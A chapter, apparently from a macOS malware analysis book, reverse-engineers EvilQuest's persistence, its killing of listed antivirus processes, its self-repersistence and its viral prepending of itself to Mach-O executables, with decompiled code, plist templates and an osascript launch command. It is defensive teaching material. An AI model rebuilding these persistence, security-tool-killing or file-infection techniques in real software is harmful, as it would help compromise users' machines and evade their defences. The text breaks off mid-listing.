11

EVILQUEST'S PERSISTENCE AND CORE FUNCTIONALITY ANALYSIS

Now that we've triaged the EvilQuest specimen and thwarted its anti-analysis logic, we can continue our analysis. In this chapter we'll detail the malware's methods of persistence, which ensure it is automatically restarted each time an infected system is rebooted. Then we'll dive into the myriad of capabilities supported by this insidious threat.

Persistence

In Chapter 10 you saw that the malware invokes what is likely a persistence-related function named `ei_persistence_main`. Let's take a closer look at this function, which can be found at `0x000000010000b880`. Listing 11-1 is a simplified decompilation of the function:

```
int ei_persistence_main(...) {

    if (is_debugging(...) != 0) {
```

```
        exit(1);
    }
    prevent_trace();
    kill_unwanted(...);
    persist_executable(...);
    install_daemon(...);
    install_daemon(...);
    ei_selfretain_main(...);
    ...
}
```

Listing 11-1: `ei_persistence_main`*, decompiled*

As you can see, before it persists, the malware invokes the `is_debugging` and `prevent_trace` functions, which seek to prevent dynamic analysis via a debugger. We discussed how to thwart these functions in the previous chapter. As they are easy to bypass, they don't present any real obstacle to our continued analysis.

Next, the malware invokes several functions to kill any processes connected to antivirus or analysis software and then to persist as both a launch agent and launch daemon. Let's dive into the mechanisms of each of these functions.

Killing Unwanted Processes

After the anti-debugging logic, the malware invokes a function named `kill_unwanted`. This function first enumerates all running processes via a call to one of the malware's helper functions: `get_process_list` (`0x0000000100007c40`). If we decompile this function, we can determine that it makes use of Apple's `sysctl` API to retrieve a list of running processes (Listing 11-2):

```
❶ 0x00000001000104d0  dd 0x00000001, 0x0000000e, 0x00000000

get_process_list(void* processList, int* count)
{

 ❷ sysctl(0x1000104d0, 0x3, 0x0, &size, 0x0, 0x0);

   void* buffer = malloc(size);

 ❸ sysctl(0x1000104d0, 0x3, &buffer, &size, 0x0, 0x0);
```

Listing 11-2: Process enumeration via the `sysctl` *API*

Notice that an array of three items is found at `0x00000001000104d0` ❶. As this array is passed to the `sysctl` API, this gives us context to map the constants to `CTL_KERN` (`0x1`), `KERN_PROC` (`0xe`), and `KERN_PROC_ALL` (`0x0`). Also notice that when passed to the first invocation of the `sysctl` API ❷, the `size` variable will be initialized with the space to store a list of all processes (as the buffer parameter is `0x0`, or null). The code allocates a buffer for this list and then re-invokes `sysctl` ❸ along with this newly allocated buffer to retrieve the list of all processes.

Once EvilQuest has obtained a list of running processes, it enumerates over this list to compare each process with an encrypted list of programs that are hardcoded within the malware and stored in a global variable named `EI_UNWANTED`. Thanks to our injectable decryptor library, we can recover the decrypted list of programs, as shown in Listing 11-3:

```
% DYLD_INSERT_LIBRARIES/tmp/deobfuscator.dylib patch
...
decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
```

Listing 11-3: EvilQuest's "unwanted" programs

As you can see, this is a list of common security and antivirus products (albeit some, such as "Mcaffee," are misspelled) that may inhibit or detect the malware's actions.

What does EvilQuest do if it finds a process that matches an item on the `EI_UNWANTED` list? It terminates the process and removes its executable bit (Listing 11-4).

```
  0x00000001000082fb    mov       rdi, qword [rbp+currentProcess]
  0x00000001000082ff    mov       rsi, rax   ;each item from EI_UNWANTED
  0x0000000100008302    call      strstr
  0x0000000100008307    cmp       rax, 0x0
  0x000000010000830b    je        noMatch

  0x0000000100008311    mov       edi, dword [rbp+currentProcessPID]
  0x0000000100008314    mov       esi, 0x9
❶ 0x0000000100008319    call      kill
  0x000000010000832e    mov       rdi, qword [rbp+currentProcess]
  0x0000000100008332    mov       esi, 0x29a
❷ 0x0000000100008337    call      chmod
```

Listing 11-4: Unwanted process termination

If a running process matches an unwanted item, the malware first invokes the `kill` system call with a `SIGKILL` (`0x9`) ❶. Then, to prevent the unwanted process from being executed in the future, it manually removes its executable bit with `chmod` ❷. (The value of `0x29a`, `666` decimal, passed to `chmod` instructs it to remove the executable bit for the owner, the group, and other permissions).

We can observe this in action in a debugger by launching the malware (which, recall, was copied to */Library/mixednkey/toolroomd*) and setting a breakpoint on the call to `kill`, which we find in the disassembly at `0x100008319`. If we then create a process that matches any of the items on the unwanted list, such as "Kaspersky," our breakpoint will be hit, as shown in Listing 11-5:

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x100008319
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100008319], address = 0x0000000100008319

(lldb) r
...

Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100008319: callq  0x10000ff2a  ;kill
    0x10000831e: cmpl   $0x0, %eax

(lldb) reg read $rdi
rdi = 0x00000000000005b1 ❶
(lldb) reg read $rsi
rsi = 0x0000000000000009 ❷
```

Listing 11-5: Unwanted process termination, observed in a debugger

Dumping the arguments passed to `kill` reveals EvilQuest indeed sending a `SIGKILL` (`0x9`) ❷ to our test process named "Kaspersky" (process ID: `0x5B1` ❶).

Making Copies of Itself

Once the malware has killed any programs it deems unwanted, it invokes a function named `persist_executable` to create a copy of itself in the user's *Library/* directory as *AppQuest/com.apple.questd*. We can observe this passively using FileMonitor (Listing 11-6):

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter toolroomd
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/AppQuest/com.apple.questd",
    "process" : {
      ...
      "pid" : 1505
      "name" : "toolroomd",
      "path" : "/Library/mixednkey/toolroomd",
    }
  }
}
```

Listing 11-6: The start of the malware's copy operation, seen in FileMonitor

If the malware is running as root (which is likely the case, as the installer requested elevated permissions), it will also copy itself to */Library/*

AppQuest/com.apple.questd. Hashing both files confirms they are indeed exact copies of the malware (Listing 11-7):

```
% shasum /Library/mixednkey/toolroomd
efbb681a61967e6f5a811f8649ec26efe16f50ae

% shasum /Library/AppQuest/com.apple.questd
efbb681a61967e6f5a811f8649ec26efe16f50ae

% shasum ~/Library/AppQuest/com.apple.questd
efbb681a61967e6f5a811f8649ec26efe16f50ae
```

Listing 11-7: Hashes confirm the copies are identical

Persisting the Copies as Launch Items

Once the malware has copied itself, it persists these copies as launch items. The function responsible for this logic is named `install_daemon` (found at `0x0000000100009130`), and it is invoked twice: once to create a launch agent and once to create a launch daemon. The latter requires root privileges.

To see this in action, let's dump the arguments passed to `install_daemon` the first time it's called, as shown in Listing 11-8:

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) b 0x0000000100009130
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100009130], address = 0x0000000100009130

(lldb) c

Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100009130: pushq  %rbp
    0x100009131: movq   %rsp, %rbp

(lldb) x/s $rdi
0x7ffeefbffc94: "/Users/user"

(lldb) x/s $rsi
0x100114a20: "%s/Library/AppQuest/com.apple.questd"

(lldb) x/s $rdx
0x100114740: "%s/Library/LaunchAgents/"
```

Listing 11-8: Parameters passed to the `install_daemon` function

Using these arguments, the function builds a full path to the malware's persistent binary (*com.apple.questd*), as well as to the user's launch agent directory. To the latter, it then appends a string that decrypts to *com.apple.questd.plist*. As you'll see shortly, this is used to persist the malware.

Next, if we continue the debugging session, we'll observe a call to the malware's string decryption function, `ei_str`. Once this function returns, we find a decrypted template of a launch item property list in the `RAX` register (Listing 11-9):

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) x/i $rip
-> 0x1000091bd: e8 5e 7a ff ff  callq  0x100000c20 ;ei_str

(lldb) ni

(lldb) x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//Apple//
DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist version="1.0">\
n<dict>\n<key>Label</key>\n<string>%s</string>\n\n<key>ProgramArguments</key>\n<array>\
n<string>%s</string>\n<string>--silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n\
n<key>KeepAlive</key>\n<true/>\n\n</dict>\n</plist>"
```

Listing 11-9: A (decrypted) launch item property list template

After the malware has decrypted the plist template, it configures it with the name "questd" and the full path to its recent copy, */Users/user/Library/AppQuest/com.apple.questd*. Now fully configured, the malware writes out the plist using the launch agent path it just created, as seen in Listing 11-10:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

  ❶ <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>
</dict>
```

*Listing 11-10: The malware's launch agent plist (~/*Library/LaunchAgents/com.apple.questd.plist*)*

As the `RunAtLoad` key is set to `true` ❶ in the plist, the operating system will automatically restart the specified binary each time the user logs in.

The second time the `install_daemon` function is invoked, the function follows a similar process. This time, however, it creates a launch daemon instead of a launch agent at */Library/LaunchDaemons/com.apple.questd.plist*, and it references the second copy of the malware created in the *Library/* directory (Listing 11-11):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/
DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
      ❶ <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

  ❷ <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>

</dict>
```

Listing 11-11: The malware's launch daemon plist (/Library/LaunchDaemons/com.apple.questd.plist*)*

Once again, the `RunAtLoad` key is set to `true` ❷, so the system will automatically launch the daemon's binary every time the system is rebooted. (Note that as launch daemons always run with root privileges, the inclusion of `sudo` is spurious ❶.) This will mean that on reboot, two instances of the malware will be running: one as a launch daemon and the other as a launch agent (Listing 11-12):

```
% ps aux | grep -i com.apple.questd
root     97    sudo /Library/AppQuest/com.apple.questd --silent
user     541   /Users/user/Library/AppQuest/com.apple.questd -silent
```

Listing 11-12: The malware, running as both a launch daemon and an agent

Starting the Launch Items

Once the malware has ensured that it has persisted twice, it invokes the `ei_selfretain_main` function to start the launch items. Perusing the function's disassembly, we note two calls to a function named `run_daemon` (Listing 11-13):

```
ei_selfretain_main:
0x000000010000b710    push      rbp
0x000000010000b711    mov       rbp, rsp
...
0x000000010000b7a6    call      run_daemon
...
0x000000010000b7c8    call      run_daemon
```

Listing 11-13: The `run_daemon` function, invoked twice

Further analysis reveals that this function takes a path component and the name of the launch item to start. For example, the first call (at `0x000000010000b7a6`) refers to the launch agent. We can confirm this in a debugger by printing out the first two arguments (found in `RDI` and `RSI`), as shown in Listing 11-14:

```
# lldb /Library/mixednkey/toolroomd
...

Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
->  0x10000b7a6: callq  run_daemon

(lldb) x/s $rdi
0x100212f90: "%s/Library/LaunchAgents/"

(lldb) x/s $rsi
0x100217b40: "com.apple.questd.plist"
```

Listing 11-14: Arguments passed to the `run_daemon` function

The next time the `run_daemon` function is invoked (at `0x000000010000b7c8`), it's invoked with the path components and name to the launch daemon.

Examining the `run_daemon` function, we see it first invokes a helper function named `construct_plist_path` with the two path-related arguments (passed to `run_daemon`). As its name implies, the goal of the `construct_plist_path` function is to construct a full path to a specified launch item's plist. Listing 11-15 is a snippet of its disassembly:

```
construct_plist_path:
0x0000000100002900    push      rbp
0x0000000100002901    mov       rbp, rsp
...
0x0000000100002951    lea       rax, qword [aSs_10001095a]    ; "%s/%s"
0x0000000100002958    mov       qword [rbp+format], rax
...
0x00000001000029a9    xor       esi, esi
0x00000001000029ab    mov       rdx, 0xffffffffffffffff
0x00000001000029b6    mov       rdi, qword [rbp+path]
```

```
  0x00000001000029ba    mov       rcx, qword [rbp+format]
  0x00000001000029be    mov       r8, qword [rbp+arg_1]
  0x00000001000029c2    mov       r9, qword [rbp+arg_2]

❶ 0x00000001000029c8    call      sprintf_chk
```

Listing 11-15: Constructing the path for the launch item's property list

The function's core logic simply concatenates the two arguments together with the `sprintf_chk` function ❶.

Once `construct_plist_path` returns with a constructed path, the `run_daemon` function decrypts a lengthy string, which is a template for the command to load, and then starts the specified launch via `AppleScript`:

```
osascript -e "do shell script \"launchctl load -w %s;launchctl start %s\"
with administrator privileges"
```

This templated command is then populated with the path to the launch item (returned from `construct_plist_path`), as well as the name of the launch item, "questd." The full command is passed to the `system` API to be executed. We can observe this using a process monitor (Listing 11-16):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "id" : 0,
    "arguments" : [
   ❶ "osascript",
      "-e",
   ❷ "do shell script \"launchctl load -w
      /Library/LaunchDaemons/com.apple.questd.plist
      launchctl start questd\" with administrator privileges"
    ],
    "pid" : 1579,
    "name" : "osascript",
    "path" : "/usr/bin/osascript"
  }
}
```

Listing 11-16: Observing the `AppleScript` launch of a launch item

As you can see, the call to the `run_daemon` function executes `osascript` ❶ along with the launch commands, path, and name of the launch item ❷. You might have noticed that there is a subtle bug in the malware's launch item loading code. Recall that to build the full path to the launch item to be started, the `construct_plist_path` function concatenates the two provided path components. For the launch agent, this path includes a `%s`, which should have been populated at runtime with the name of the current user. This never happens. As a result, the concatenation generates an invalid plist path, and the manual loading of the launch agent fails. As the path components to the launch daemon are absolute, no substitution is required, so the daemon is successfully launched. MacOS enumerates all installed launch item plists on reboot, so it will find and load both the launch daemon and the launch agent.

The Repersistence Logic

It's common for malware to persist, but EvilQuest takes things a step further by repersisting itself if any of its persistent components are removed. This self-defense mechanism may thwart users or antivirus tools that attempt to disinfect a system upon which EvilQuest has taken root. We first came across this repersistence logic in Chapter 10, when we noted that the *patch* binary didn't contain any "trailer" data and thus skipped the repersistence-related block of code. Let's now take a look at how the malware achieves this self-defending repersistence logic.

You'll locate the start of this logic within the malware's main function, at `0x000000010000c24d`, where a new thread is created. The thread's start routine is a function called `ei_pers_thread` ("persistence thread") implemented at `0x0000000100009650`. Analyzing the disassembly of this function reveals that it creates an array of filepaths and then passes these to a function named `set_important_files`. Let's place a breakpoint at the start of the `set_important_files` function to dump this array of filepaths (Listing 11-17):

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) b 0x000000010000d520
Breakpoint 1: where = toolroomd`toolroomd[0x000000010000D520], address = 0x000000010000D520

(lldb) c
...

Process 1397 stopped
* thread #2, stop reason = breakpoint 1.1
-> 0x10000d520: 55        pushq  %rbp
   0x10000d521: 48 89 e5  movq   %rsp, %rbp

(lldb) p ((char**)$rdi)[0]
0x0000000100305e60 "/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[1]
0x0000000100305e30 "/Users/user/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[2]
0x0000000100305ee0 "/Library/LaunchDaemons/com.apple.questd.plist"
(lldb) p ((char**)$rdi)[3]
0x0000000100305f30 "/Users/user/Library/LaunchAgents/com.apple.questd.plist"
```

Listing 11-17: "Important" files

As you can see, these filepaths look like the malware's persistent launch items and their corresponding binaries. Now what does the `set_important_files` function do with these files? First, it opens a kernel queue (via `kqueue`) and adds these files in order to instruct the system to monitor them. Apple's documentation on kernel queues states that programs should then call `kevent` in a loop to monitor for events such as filesystem notifications.[1] EvilQuest follows this advice and indeed calls `kevent` in a loop. The system will now deliver a notification if, for example, one of the watched files is modified or deleted. Normally the code would then take some action, but it appears that in this version of the malware the `kqueue` logic is incomplete: the malware contains no logic to actually respond to such events.

Despite this omission, EvilQuest will still repersist its components as needed because it invokes the original persistence function multiple times. We can manually delete one of the malware's persistent components and use a file monitor to observe the malware restoring the file (Listing 11-18):

```
# rm /Library/LaunchDaemons/com.apple.questd.plist
# ls /Library/LaunchDaemons/com.apple.questd.plist
ls: /Library/LaunchDaemons/com.apple.questd.plist: No such file or directory

# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter com.apple.questd.plist
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Library/LaunchDaemons/com.apple.questd.plist",
    "process" : {
      "path" : "/Library/mixednkey/toolroomd",
      "name" : "toolroomd",
      "pid" : 1369
    }
  }
}

# ls /Library/LaunchDaemons/com.apple.questd.plist
/Library/LaunchDaemons/com.apple.questd.plist
```

Listing 11-18: Observing repersistence logic

Once the malware has persisted and spawned off a thread to repersist if necessary, it begins executing its core capabilities. This includes viral infection, file exfiltration, remote tasking, and ransomware. Let's take a look at these now.

The Local Viral Infection Logic

In Peter Szor's seminal book *The Art of Computer Virus Research and Defense* we find a succinct definition of a computer virus, attributed to Dr. Frederick Cohen:

> A virus is a program that is able to infect other programs by modifying them to include a possibly evolved copy of itself.[2]

True viruses are quite rare on macOS. Most malware targeting the operating system is self-contained and doesn't locally replicate once it has compromised a system. EvilQuest is an exception. In this section we'll explore how it is able to virally spread to other programs, making attempts to eradicate it a rather involved endeavor.

Listing Candidate Files for Infection

EvilQuest begins its viral infection logic by invoking a function named `ei_loader_main`. Listing 11-19 shows a relevant snippet of this function:

```
int _ei_loader_main(...) {
 ...

 *(args + 0x8) = ❶ ei_str("26aC391KprmW0000013");

 pthread_create(&threadID, 0x0, ❷ ei_loader_thread, args);
```

Listing 11-19: Spawning a background thread

First, the `ei_loader_main` function decrypts a string ❶. Using the decryption techniques discussed in Chapter 10, we can recover its plaintext value, `"/Users"`. The function then spawns a background thread with the start routine set to the `ei_loader_thread` function ❷. The decrypted string is passed as an argument to this new thread.

Let's now take a look at the `ei_loader_thread` function, whose annotated decompilation is shown in Listing 11-20:

```
int ei_loader_thread(void* arg0) {
    ...
    result = get_targets(*(arg0 + 0x8), &targets, &count, is_executable);
    if (result == 0x0) {
          for (i = 0x0; i < count; i++) {
               if (append_ei(arg0, targets[i]) == 0x0) {
                     infectedFiles++;
               }
          }
    }

    return infectedFiles;
}
```

Listing 11-20: The `ei_loader_thread` function

First, it invokes a helper function named `get_targets` with the decrypted string passed in as an argument to the thread function, various output variables, and a callback function named `is_executable`.

If we examine the `get_targets` function (found at `0x000000010000e0d0`), we see that given a root directory (like */Users*), the `get_targets` function invokes the `opendir` and `readdir` APIs to recursively generate a list of files. Then, for each file encountered, the callback function (such as `is_executable`) is invoked. This allows the list of enumerated files to be filtered by some constraint.

Checking Whether to Infect Each File

The `is_executable` function performs several checks to select only files from the list that are non-application Mach-O executables smaller than 25MB. If you take a look at `is_executable`'s annotated disassembly, which you can find starting at `0x0000000100004ac0`, you'll see the first check, which confirms that the file isn't an application (Listing 11-21):

```
0x0000000100004acc    mov      rdi, qword [rbp+path]
0x0000000100004ad0    lea      rsi, qword [aApp]       ; ".app/" ❶
0x0000000100004ad7    call     strstr ❷
0x0000000100004adc    cmp      rax, 0x0                ; substring not found
0x0000000100004ae0    je       continue
0x0000000100004ae6    mov      dword [rbp+result], 0x0 ❸
0x0000000100004aed    jmp      leave
```

Listing 11-21: Core logic of the `is_executable` *function*

We can see that `is_executable` first uses the `strstr` function ❷ to check whether the passed-in path contains `".app/"` ❶. If it does, the `is_executable` function will prematurely return with `0x0` ❸. This means the malware skips binaries within application bundles.

For non-application files, the `is_executable` function opens the file and reads in `0x1c` bytes, as shown in Listing 11-22:

```
stream = fopen(path, "rb");
if (stream == 0x0) {
   result = -1;
}
else {
   rax = fread(&bytesRead, 0x1c, 0x1, stream);
```

Listing 11-22: Reading the start of a candidate file

It then calculates the file's size by finding the end of the file (via `fseek`) and retrieving the file stream's position (via `ftell`). If the file's size is larger than `0x1900000` bytes (25MB), the `is_executable` function will return `0` for that file (Listing 11-23):

```
fseek(stream, 0x0, 0x2);
size = ftell(stream);
if (size > 0x1900000) {
    result = 0x0;
}
```

Listing 11-23: Calculating the candidate file's size


Next, the `is_executable` function evaluates whether the file is a Mach-O binary by checking whether it starts with a Mach-O "magic" value. In Chapter 5 we noted that Mach-O headers always begin with some value that identifies the binary as a Mach-O. You can find all magic values defined in

Apple's *mach-o/loader.h*. For example, `0xfeedface` is the "magic" value for a 32-bit Mach-O binary (Listing 11-24):

```
0x0000000100004b8d    cmp      dword [rbp+header.magic], 0xfeedface
0x0000000100004b94    je       continue
0x0000000100004b9a    cmp      dword [rbp+header.magic], 0xcefaedfe
0x0000000100004ba1    je       continue
0x0000000100004ba7    cmp      dword [rbp+header.magic], 0xfeedfacf
0x0000000100004bae    je       continue
0x0000000100004bb4    cmp      dword [rbp+header.magic], 0xcffaedfe
0x0000000100004bbb    jne      leave
```

Listing 11-24: Checking for Mach-O constants

To improve the readability of the disassembly, we instructed Hopper to treat the bytes read from the start of the file as a Mach-O header structure (Figure 11-1).



```
; Variables:
;    var_4: int32_t, -4
;    var_10: int64_t, -16
;    size: int64_t, -24
;    handle: int64_t, -32
;    var_40: int64_t, -64
;    var_48: int64_t, -72
```

Edit variable var_40 at displacement -64

Name: header

Type: struct __macho_header

```
000100004ac8          mov         qword [rbp+var_10], rdi
000100004acc          mov         rdi, qword [rbp+var_10]
```

Figure 11-1: Typecasting the file's header as a Mach-O header

Finally, the function checks the `filetype` member of the file's Mach-O header to see if it contains the value `0x2` (Listing 11-25):

```
0x0000000100004bc1    cmp      dword [rbp+header.filetype], 0x2
0x0000000100004bc5    jne      leave
0x0000000100004bcb    mov      dword [rbp+result], 0x1
```

Listing 11-25: Checking the file's Mach-O type

We can consult Apple's Mach-O documentation to learn that this member will be set to `0x2` (`MH_EXECUTE`) if the file is a standard executable rather than a dynamic library or bundle.

Once `is_executable` has performed these checks, it returns a list of files that meet its criteria.

Infecting Target Files

For each file identified as a candidate for infection, the malware invokes a function named `append_ei` that contains the actual viral infection logic. At a high level, this function modifies the target file in the following manner: it prepends a copy of the malware to it; then it appends a trailer that contains an infection indicator and the offset to the file's original code.

We can see this viral infection at work by placing a binary of our own into the user's home directory and running the malware under the debugger to watch it interact with our file. Any Mach-O binary smaller than 25MB will work. Here we'll use the binary created by compiling Apple's boilerplate "Hello, World!" code in Xcode.

In the debugger, set a breakpoint on the `append_ei` function at `0x0000000100004bf0`, as shown in Listing 11-26:

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) b 0x0000000100004bf0
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100004bf0], address = 0x0000000100004bf0

(lldb) c

Process 1369 stopped
* thread #3, stop reason = breakpoint 1.1
(lldb) x/s $rdi
0x7ffeefbffcf0: "/Library/mixednkey/toolroomd"

(lldb) x/s $rsi
0x100323a30: "/Users/user/HelloWorld"
```

Listing 11-26: Arguments passed to the `append_ei` function

When the breakpoint is hit, notice that the function is invoked with two arguments held in the `RDI` and `RSI` registers: the path of the malware and the target file to infect, respectively. Next, `append_ei` invokes the `stat` function to check that the target file is accessible. You can see this in the annotated decompilation in Listing 11-27:

```
if(0 != stat(targetPath, &buf) )
{
    return -1;
}
```

Listing 11-27: Checking a candidate's file accessibility

The source file is then wholly read into memory. In the debugger, we saw that this file is the malware itself. It will be virally prepended to the target binary (Listing 11-28).

```
FILE* src = fopen(sourceFile, "rb");

fseek(src, 0, SEEK_END);
int srcSize = ftell(src);
fseek(src, 0, SEEK_SET);

char* srcBytes = malloc(srcSize);
fread(srcBytes, 0x1, srcSize, src);
```

Listing 11-28: The malware, reading itself into memory

Once the malware has been read into memory, the target binary is opened and fully read into memory (Listing 11-29). Note that it has been opened for updating (using mode `rb+`), because the malware will soon alter it ❶.

```
❶ FILE* target = fopen(targetFile, "rb+");

fseek(target, 0, SEEK_END);
int targetSize = ftell(target);
fseek(target, 0, SEEK_SET);

char* targetBytes = malloc(targetSize);
fread(targetBytes, 0x1, targetSize, target);
```

Listing 11-29: Reading the target binary into memory

Next, the code within the `append_ei` function checks if the target file has already been infected (it makes no sense to infect the same binary twice). To do so, the code invokes a function named `unpack_trailer`. Implemented at `0x00000001000049c0`, this function looks for "trailer" data appended to the end of an infected file. We'll discuss this function and the details of this trailer data shortly. For now, note that if the call to `unpack_trailer` returns trailer data, EvilQuest knows the file is already infected and the `append_ei` function exits (Listing 11-30):

```
0x0000000100004e6a    call       unpack_trailer
0x0000000100004e6f    mov        qword [rbp+trailerData], rax

0x0000000100004e82    cmp        qword [rbp+trailerData], 0x0
0x0000000100004e8a    je         continue
...
0x0000000100004eb4    mov        dword [rbp+result], 0x0
0x0000000100004ec1    jmp        leave

continue:
0x0000000100004ec6    xor        eax, eax
```

Listing 11-30: Checking if the target file is already infected

Assuming the target file is not already infected, the malware overwrites it with the malware. To preserve the target file's functionality, the `append_ei` function then appends the file's original bytes, which it has read into memory (Listing 11-31):

```
fwrite(srcBytes, 0x1, srcSize, target);

fwrite(targetBytes, 0x1, targetSize, target);
```

Listing 11-31: Writing the malware and target file out to disk

Finally, the malware initializes a trailer and formats it with the `pack_trailer` function. The trailer is then written to the very end of the infected file, as shown in Listing 11-32:

```
int* trailer = malloc(0xC);

trailer[0] = 0x3;
trailer[1] = srcSize;
trailer[2] = 0xDEADFACE;
packedTrailer = packTrailer(&trailer, 0x0);

fwrite(packedTrailer, 0x1, 0xC, target);
```

Listing 11-32: Writing the trailer out to disk

This trailer contains a byte value of `0x3`, followed by the size of the malware. As the malware is inserted at the start of the target file, this value is also the offset to the infected file's original bytes. As you'll see, the malware uses this value to restore the original functionality of the infected binary when it's executed. The trailer also contains an infection marker, `0xdeadface`. Table 11-1 shows the layout of the resulting file.

Table 11-1: The Structure of the File Created by the Viral Infection Logic

<table>
<tr><td>Viral code</td></tr>
<tr><td>Original code</td></tr>
<tr><td>Trailer
<code>0x3</code> | size of the viral code (the original code's offset) | <code>0xdeadface</code></td></tr>
</table>

Let's examine the infected *HelloWorld* binary to confirm that it conforms to this layout. Take a look at the hexdump in Listing 11-33:

```
% hexdump -C HelloWorld

00000000  cf fa ed fe 07 00 00 01  03 00 00 80 02 00 00 00  |................|
00000010  12 00 00 00 c0 07 00 00  85 00 20 04 00 00 00 00  |.......... .....|
00000020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |....H...__PAGEZE|
00000030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO..............|

00015770  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00  |................| ❶
00015780  14 00 00 00 08 07 00 00  85 00 20 00 00 00 00 00  |.......... .....|
```

```
00015790  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |....H...__PAGEZE|
000157a0  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO..............|

000265b0  03 70 57 01 00 ce fa ad  de                       |.pW......| ❷
```

Listing 11-33: Hexdump of an infected file

The hexdump shows byte values in little-endian order. We find the malware's Mach-O binary code at the start of the binary, and the original *Hello World* code begins at offset `0x15770` ❶. At the end of the file, we see the packed trailer: `03 70 57 01 00 ce fa ad de` ❷. The first value is the byte `0x3`, while the subsequent two values when viewed as a 32-bit hexadecimal integer are `0x00015770`, the malware's size and offset to the original bytes, and `0xdeadface`, the infection marker.

Executing and Repersisting from Infected Files

When a user or the system runs a binary infected with EvilQuest, the copy of the malware injected into the binary will begin executing instead. This is because macOS's dynamic loader will execute whatever it finds at the start of a binary.

As part of its initialization, the malware invokes a method named `extract_ei`, which examines the on-disk binary image backing the running process. Specifically, the malware reads `0x20` bytes of "trailer" data from the end of the file, which it unpacks via a call to a function named `unpack_trailer`. If the last of these trailer bytes is `0xdeadface`, the malware knows it is executing as a result of an infected file, rather than from, say, one of its launch items (Listing 11-34):

```
;unpack_trailer
;rcx: trailer data
0x0000000100004a39    cmp     dword ptr [rcx+8], 0xdeadface
0x0000000100004a40    mov     [rbp+var_38], rax
0x0000000100004a44    jz      isInfected
```

Listing 11-34: Examining the trailer data

If trailer data is found, the `extract_ei` function returns a pointer to the malware's bytes in the infected file. It also returns the length of this data; recall that this value is stored in the trailer. This block of code resaves, repersists, and re-executes the malware if needed, as you can see in Listing 11-35:

```
maliciousBytes = extract_ei(argv, &size);
if (maliciousBytes != 0x0) {
    persist_executable_frombundle(maliciousBytes, size, ...);
    install_daemon(...);
    run_daemon(...);
    ...
```

Listing 11-35: The malware resaving, repersisting, and relaunching itself

If we execute our infected binary, we can confirm in a debugger that the file invokes the `persist_executable_frombundle` function, implemented at `0x0000000100008df0`. This function is responsible for writing the malware from the infected file to disk, as shown in the debugger output in Listing 11-36:

```
% lldb ~/HelloWorld
...

Process 1209 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
